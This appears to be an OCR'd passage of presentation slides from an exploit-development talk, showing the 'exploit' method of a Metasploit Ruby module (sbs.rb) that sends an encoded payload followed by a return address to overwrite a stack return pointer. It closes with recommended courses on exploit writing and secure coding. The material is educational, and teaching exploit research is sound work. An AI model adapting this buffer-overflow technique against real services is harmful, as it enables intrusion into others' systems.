
Exploit!

sbs.rb

```
	# our exploit by packing up the encoded payload first and then appending our known
	# return address.
	#
	# Note that MSF will automatically pad the space between our payload and our return
	# address.  It would be better if we determiend the encoded size of desirable payloads
	# and put a NOP sled on the front instead.  This would likely make the exploit more
	# reliable for multiple attacks against a single target.

	def exploit
		connect                                 # Connect to the remote host

		print_status("Sending #{payload.encoded.length} byte payload...")

		buf  = payload.encoded                  # Put the paylad in the buffer
		buf += [ target.ret ].pack('V')                 # Add the return address

		sock.put(buf)                           # Deliver the exploit
		sock.get
		handler                                 # Hand off to the payload handler
	end

end
```

metasploit

But Does It Work?



What Next??

- We've demonstrated how to discover a vuln and build a 'sploit
  - If you want more, check this out:
    - SEC 709 with Stephen Sims
      - Absolutely the best exploit research and writing course I've ever seen!
    - DEV 543 with David Hoelzer
      - Secure Coding in C/C++
      - How to write good code to avoid vulnerabilities!
    - This presentation on YouTube!
      - http://bit.ly/99F0Lh